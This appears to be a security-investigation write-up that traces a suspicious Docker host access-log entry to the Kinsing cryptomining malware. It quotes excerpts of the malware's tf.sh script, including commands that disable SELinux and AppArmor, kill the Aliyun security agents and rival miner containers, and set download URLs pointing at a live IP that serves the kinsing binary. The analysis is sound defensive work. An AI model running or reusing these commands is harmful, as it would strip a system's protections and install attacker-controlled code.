
We investigated the file: */root/vese-project-dockers/data/logs/default-host_access.log*



As we can see from the picture above, there are lines that indicate a possible attempt of downloading malicious payload:



By putting the IP (185.246.90.203) contained in the command above through VirusTotal we get results that indicate malicious activity:




After downloading the file tf.sh from http://185.XXX.XXX.203/tf.sh and reading through it, it turns out it is related to the **kinsing** malware. Kinsing is a popular malware family that main objective is to mine cryptocurrency on the vulnerable servers. The malware itself exploits the misconfigured Docker API port and runs a malicious Ubuntu container which contains a kinsing malicious malware (via https://gbhackers.com/kinsing-malware-attack/) :

```
echo SELINUX=disabled >/etc/selinux/config
service apparmor stop
systemctl disable apparmor
service aliyun.service stop
systemctl disable aliyun.service
ps aux | grep -v grep | grep 'aegis' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'Yun' | awk '{print $2}' | xargs -I % kill -9 %
rm -rf /usr/local/aegis


BIN_MD5="2c44b4e4706b8bd95d1866d7867efa0e"
BIN_DOWNLOAD_URL="http://185.246.90.203/kinsing"
BIN_DOWNLOAD_URL2="http://185.246.90.203/kinsing"
BIN_NAME="kinsing"

ROOTUID="0"
BIN_PATH="/etc"
if [ "$(id -u)" -ne "$ROOTUID" ] ; then
  BIN_PATH="/tmp"
  if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then
    echo "$BIN_PATH not exists or not writeable"
    mkdir /tmp
  fi
  if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then
    echo "$BIN_PATH replacing with /var/tmp"
    BIN_PATH="/var/tmp"
  fi
  if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then
```

It can be seen that malware is downloaded via shell script available at two addresses: BIN_DOWNLOAD_URL and BIN_DOWNLOAD_URL2. The script also contains various Docker-related commands that kills already running miner processes on the victim system (via https://securityaffairs.co/wordpress/130973/cyber-crime/uptycs-docker-malware-attacks.html) :

```
rm -r /var/tmp/.lib
rm -rf /tmp/config.json
chattr -iau /tmp/lok
chmod +700 /tmp/lok
rm -rf /tmp/lok
#yum install -y docker.io || apt-get install docker.io;
docker ps | grep "pocosow" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "gakeaws" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "azulu" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "auto" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "xmr" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "mine" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "monero" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "slowhttp" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "bash.shell" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "entrypoint.sh" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "/var/sbin/bash" | awk '{print $1}' | xargs -I % docker kill %
docker images -a | grep "pocosow" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "gakeaws" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "buster-slim" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "hello-" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "azulu" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "registry" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "xmr" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "auto" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "mine" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "monero" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "slowhttp" | awk '{print $3}' | xargs -I % docker rmi -f %
setenforce 0
echo SELINUX=disabled >/etc/selinux/config
service apparmor stop
```

The Kinsing Malware Attack Tree is described below (via https://gbhackers.com/kinsing-malware-attack/) :



Related information:

- https://www.cyberark.com/resources/threat-research-blog/kinsing-the-malware-with-two-faces